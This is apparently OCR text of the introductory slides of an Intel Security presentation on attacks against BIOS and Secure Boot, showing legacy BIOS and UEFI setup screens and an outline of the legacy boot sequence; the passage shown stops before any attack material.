Summary of Attacks Against BIOS and Secure Boot

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

Intel Security



BIOS SETUP UTILITY
Main Advanced PCIPnP Boot Server Security Exit
Security Settings
Supervisor Password :Not Installed
User Password :Not Installed
Change Supervisor Password
Change User Password
Boot Sector Virus Protection [Disabled]
Install or Change the password.
← Select Screen
↑↓ Select Item
Enter Change
F1 General Help
F10 Save and Exit
ESC Exit
In The Beginning
Was The Legacy BIOS..


> Standard CMOS Features
> Advanced BIOS Features
> Advanced Chipset Features
> Integrated Peripherals
> Power Management Setup
> PnP/PCI Configurations
> PC Health Status
Frequency/Voltage Control
Load Fail-Safe Defaults
Load Optimized Defaults
Set Supervisor Password
Set User Password
Save & Exit Setup
Exit Without Saving
Esc : Quit
F10 : Save & Exit Setup
Virus Protection, Boot Sequence...
Advanced
I/O Device Configuration
Item Specific Help
Onboard AC97 Modem Controller [Disabled]
Onboard AC97 Audio Controller [Auto]
Onboard FDC Swap A & B [No Swap]
Floppy Disk Access Control
Disabled
Auto
Onboard Serial Port 1
Onboard Serial Port 2
UART2 Use Standard Infrared
Onboard Parallel Port [378H/IRQ7]
Parallel Port Mode [ECP+EPP]
ECP DMA Select [3]
Onboard Game Port [200H-207H]
<Enter> to select.
Award Modular BIOS v4.51PG, An Energy Star Ally
Copyright (C) 1984-98, Award Software, Inc.
ASUS P2B-DS ACPI BIOS Revision 1012B
Pentium III 650Mhz Processor
Memory Test : 262144K OK
Press DEL to run Setup
08/05/00-i440BX-P2B-DS


Legacy BIOS

1. CPU Reset vector in BIOS 'ROM' (Boot Block) →
2. Basic CPU, chipset initialization →
3. Initialize Cache-as-RAM, load and run from cache →
4. Initialize DIMMs, create address map.. →
5. Enumerate PCIe devices.. →
6. Execute Option ROMs on expansion cards →
7. Load and execute MBR →
8. 2nd Stage Boot Loader → OS Loader → OS kernel

Also Technical Note: UEFI BIOS vs. Legacy BIOS, Advantech



UEFI BIOS Utility - EZ Mode
Exit/Advanced Mode
07:09
Friday[02/22/2013]
P8Z77-V PRO
BIOS Version : 1805
CPU Type : Intel(R) Core(TM) i3-3225 CPU @ 3.30GHz
Speed : 3300 MHz
Total Memory : 1024 MB (DDR3 1333MHz)
English
Temperature
CPU +77.0°F/+25.0°C
MB +78.8°F/+26.0°C
Voltage
CPU 1.130V
5V 4.960V
3.3V 3.376V
12V 12.192V
Fan Speed
CPU_FAN 1618RPM
CPU_OPT_FAN N/A
CHA_FAN1 N/A
CHA_FAN2 N/A
System Performance
Quiet
Performance
Energy Saving
Normal
Boot Priority
UEFI
Then World Moved to UEFI..
Use the mouse to drag or keyboard to navigate to decide the boot priority.
Shortcut(F3)
Advanced Mode(F7)
Boot Menu(F8)
Default(F5)

UEFI Boot




From Secure Boot, Network Boot, Verified Boot, oh my and almost every publication on UEFI

UEFI [Compliant] Firmware

